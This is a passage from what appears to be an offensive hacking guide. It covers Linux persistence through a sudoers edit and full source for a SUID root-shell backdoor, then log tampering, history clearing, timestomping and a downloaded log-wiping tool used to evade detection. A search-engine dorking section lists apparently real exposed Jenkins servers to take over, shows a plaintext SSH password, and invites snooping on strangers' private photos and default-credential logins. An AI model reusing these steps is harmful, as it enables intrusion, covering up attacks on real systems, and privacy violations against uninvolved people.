
Add the line:

mysql ALL=(ALL:ALL) ALL



Press ctrl+o then ctrl+x.

Now, go back to the mysql user shell on the target server, and test if it works with: sudo su



Success! User mysql can run sudo su, enter its password, and become root (the user with the highest privileges on Linux/Unix/FreeBSD/Android systems).

4. SUID binary to regain root access

Suppose we lose root access on the server and are only a regular user. If we had previously created a SUID binary that can launch a bash shell, we can become root again.

For example, on the server with IP 10.8.0.5, we create a new SUID backdoor named "data".

Type on the victim's server:

```
cd /sbin
nano data.c
```

Contents:

```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>

int main() {
    setresuid(0, 0, 0);
    setresgid(0, 0, 0);
    char *args[] = {"/bin/bash", "-p", NULL};
    execv("/bin/bash", args);
    return 0;
```

```
}
```

Press ctrl+o then ctrl+x.

Compile with gcc:

```
gcc -o data data.c
chown root:root /sbin/data
```

Then make it a SUID binary:

```
chmod u+s data
```

Don't forget to delete the source file:

```
rm data.c
```

Let's test from a regular user if we can get a root shell:

```
su postfix
data
```

Result:

```
bash-4.2$ data
bash-4.2# id
uid=0(root) gid=89(postfix) groups=89(postfix),12(mail)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

We have successfully become root by simply typing: data

2. Covering Tracks (Erasing Traces)

After getting what they want, the attacker must erase evidence of their activities to avoid detection by the administrator or Intrusion Detection Systems (IDS).

Cleanup Steps:

Log File Manipulation: The central information hub for Linux is at /var/log/. Attackers will typically:

Delete specific lines that log their IP in /var/log/auth.log or /var/log/secure.

Clean up web access logs in /var/log/apache2/access.log or /var/log/nginx/access.log.

Use the shred command to destroy log files so they cannot be recovered.

Clearing Command History: Every command typed is stored in ~/.bash_history. Attackers usually run:

history -c (clears the current session's history).

unset HISTFILE (prevents subsequent commands from being recorded).

Hiding Files: Using filenames starting with a dot (.hidden_file) or placing files in rarely checked directories like /dev/shm (temporary RAM storage) or inside /tmp.

Timestamp Manipulation: Using the touch -r command to change a backdoor file's timestamp so it looks like an old file that has existed since the system installation (a technique called Timestomping).

1. Log File Manipulation

In this example, we will perform covering tracks on the machine with IP 66.42.60.147.

```
ssh nginx@66.42.60.147
password: myw1sd0m
```

Once inside the server, type:

```
dash
unset HISTFILE
```

To manipulate some of the log files in /var/log, we will use a tool called vanish.

On the victim's server shell, type:

```
cd /sbin
wget https://raw.githubusercontent.com/bluedragonsecurity/bds_lkm_ftrace/
refs/heads/main/userspace/bds_vanish.c
mv bds_vanish.c van.c
gcc -o van van.c
```

Before running this tool, let's first check our presence on the server with the w command:

Our presence on the server is visible via the w command, showing we are logged in as 3 users via SSH.

To remove our presence, we type the command with this pattern:


van username x x

In this case:

van chrony x x

van nginx x x

Let's check again if our presence on the server is still visible with the w command:



Our presence on the server is no longer visible via the w command.

Next, we will delete specific lines that log our fingerprint in /var/log/secure.

In this case, our fingerprints are chrony, nginx, and 107.172.90.246. Type in the terminal:

sed -i '/chrony/d' /var/log/secure

sed -i '/nginx/d' /var/log/secure

sed -i '/107.172.90.246/d' /var/log/secure

To avoid repeating the same commands every login:

```
nano /root/.bashrc
```

Copy and paste this:

unset HISTFILE

sed -i '/chrony/d' /var/log/secure

sed -i '/nginx/d' /var/log/secure

sed -i '/107.172.90.246/d' /var/log/secure

2. Clearing Command History

To prevent the commands we execute as root from being recorded in bash_history, we use:


```
unset HISTFILE
```

Above, we already saved this command in .bashrc, so every time we access the root shell, the commands in .bashrc will run automatically.

To clean up remaining command traces, type:

```
nano /root/.bash_history
```

Then clean up all the commands we have executed on the system as root.



The image above shows examples of Linux commands I executed that must be deleted from .bash_history.

3. Hiding Files or Directories

To hide files or directories, we can prefix the name with a dot.

Example:

```
.file_hidden
.directory_hidden
```

Or use a rootkit as discussed in previous methods.

4. Timestamp Manipulation

Some files whose timestamps must be manipulated include:

The SUID shell we created

The .bash_history file

For example, on the victim's server, I will manipulate the timestamps on the SUID shell and root's .bash_history.

First, we find out when the victim last logged in:

```
bash-4.2# lastlog | grep 2025
bossup  pts/0  171.103.55.21  Fri Oct 10 02:50:24 +0000 2025
```

Match the date of /root/.bash_history with the date above:

```
touch -d "2025-10-10 02:50:24 +0000" /root/.bash_history
```

For the /bin/dash or /sbin/dash file, we will match it with the date of /bin/ls:

```
bash-4.2# ls -lah /bin/ls
-rwxr-xr-x 1 root root 115K Aug 20 2019 /bin/ls
```

That means Aug 20 2019, so we match the dates:

```
touch -d "2019-08-20" /bin/dash /sbin/dash
```

3. Hacking with Search Engines

This technique is professionally known as Search Engine Hacking, or more popularly called Google Dorking (since Google pioneered it).

Simply put, this does not mean "hacking" the search engine itself, but rather using advanced search operators to find sensitive information that has been accidentally indexed by search engines.

1. What is Google Dorking?

Search engines like Google use bots (crawlers) to scan the entire internet. Sometimes, website administrators make configuration mistakes, leaving sensitive data like passwords, server logs, or CCTV cameras exposed to the public.

Hackers use special queries (called "Dorks") to filter search results to only show these security gaps.

2. Commonly Used Search Operators

All three search engines (Google, Bing, DuckDuckGo) have similar operators, though Google typically has the broadest coverage. Here are some examples:

site: Limits the search to a specific domain (example: site:target.com).

filetype: Searches for files with specific extensions like .pdf, .sql, .log, or .conf.

intitle: Searches for keywords in the page title (e.g., finding login panels).

inurl: Searches for specific keywords in the URL (e.g., php?id= for SQL Injection vulnerabilities).

intext: Searches for specific text within the page body.

3. Usage Scenarios (Abuse Cases)

Hackers use combinations of the operators above to find treasure troves of information:

Finding Exposed Databases: intitle:"index of" "backup.sql" searches for open server directories (Directory Listing) containing database backups.

Finding Open CCTV Cameras: control/userimage.html

1. Using Google and Bing for Hacking

Here are some of the most commonly used Google Dork operators and their functions:

1. site:

Limits search results to a single domain or website.

Google example: site:itb.ac.id

Bing example: site:itb.ac.id

Finding subdomains with Bing: site:*.itb.ac.id

Use case: Searching for content only within a specific institution or platform.

2. filetype:

Searches for documents with a specific file format (like PDF, DOCX, XLS, or PHP).

Google example: filetype:pdf "financial report"

Bing example: filetype:pdf "financial report"

Use case: Finding specific documents uploaded to the internet.

3. intitle:


Searches for keywords that appear in the web page title.

Google dork example: intitle:"index of /admin"

Bing dork example: instreamset:(title:"index of /admin")

Use case: Frequently used to find open server directories.

Example result found:



Discovered an unprotected web admin panel: https://bprskotabumi.co.id/admin/

4. inurl:

Searches for specific keywords found in the URL or website address.

Google example: inurl:login.php

Bing example: inurl:login.php

Use case: Helps find login pages or other technical parameters.

5. intext:

Searches for specific keywords within the body of a web page.

Google example: intext:"password list"

Bing example: instreamset:(body:"password list")

Use case: Finding pages that contain sensitive text.

6. indexof:

The term **"index of"** refers to a specific technique for finding **open server directories**.

When a server administrator forgets to place an index file (like index.html or index.php) in a folder, the web server (like Apache or Nginx) will automatically display a list of all files in that folder. This file listing page typically has the title "Index of /".

Google example: indexof:.env

Bing example: intitle:"index of" ".env"

Or: instreamset:(url:.env) "index of"

Another Google example: indexof:upload.php

The purpose of the dork above is to find open index directories containing Laravel config files. These usually contain MySQL usernames and passwords (which can sometimes also be tried on various other server services like SSH, FTP, etc.).

Why is "Index of" a Security Vulnerability?

By default, if a server folder is open, anyone can view and download the files inside without needing to log in. This is dangerous because these folders often contain:

Database Backups: Files like config.sql, backup.zip, or .env containing database passwords.

Configuration Files: Technical information about the server that makes it easier for hackers to attack.

Personal Data: Photos, PDF documents, or customer data that should not be published.

Source Code: Application source code that may contain other security bugs.

Examples of Dork Queries for Finding Open Directories:

Query Example	Function
intitle:"index of"	Finds all pages with "index of" in the title
intitle:"index of" admin	Finds open "admin" folders across various websites

intitle:"index of" backup.sql	Finds exposed database backup files
intitle:"index of" dcim	Finds photo folders (usually from cameras or phones) uploaded to servers
site:target.com intitle:"index of"	Checks if a specific website has exposed folders

Hacking Activity Examples Using Search Engine Dorks

Here are examples of hacking activities using search engines like Google and Bing.

Example 1.

Suppose I want to find Jenkins web applications that are not password-protected using Google. Unprotected Jenkins is very dangerous because hackers can input Linux commands through the shell feature, allowing them to take over the server running Jenkins.

Google dork: intitle:"Dashboard [Jenkins]"


Most Google results are already password-protected since they are frequent hacking targets. Let's try Bing:

Bing dork: instreamset:(title):"Dashboard [Jenkins]"

After searching, several unprotected Jenkins dashboards were found:

```
http://120.241.74.147:8084/
http://3.68.89.113:8080/
http://144.123.43.78:9208/jenkins/
http://60.191.148.46:8084/view/All/
http://60.190.172.58:8084/
```

The telltale sign of an unprotected Jenkins application is the absence of a login prompt that usually appears in the top right corner:



We can input Linux commands on this unprotected Jenkins web application to take over the server running Jenkins.


Example 2.

Suppose I want to search for PDF documents related to a person's name, for example: Jessica Kumala Wongso.

Let's try Google with this dork, searching for related PDF files on educational sites in Indonesia:

```
"jessica kumala wongso" site:ac.id filetype:pdf
```

The search results show PDF files related to Jessica Kumala Wongso:



Let's try another dork variation:

```
"jessica kumala wongso" filetype:pdf
```


We found many PDF documents related to Jessica Kumala Wongso:

Example 3.

Suppose we are curious to see other people's camera photos. Some people have their phone's camera storage connected to the internet, whether intentionally or not. We can peek at them with this Bing dork:

intitle:"index of" "dcim"

We can see random people's selfie photos or other photos:




Example 4.

Suppose we want to find websites containing the strings "polri" and "jakarta". Type this dork in Google:

"polri" "jakarta"

Result:



Example 5.

There are several applications similar to Jenkins where we can input Linux commands, one of which is Rundeck. Now let's try searching for Rundeck in Bing.

Rundeck is password-protected, but we hope to find instances using the default credentials:

```
user: admin
pass: admin
```

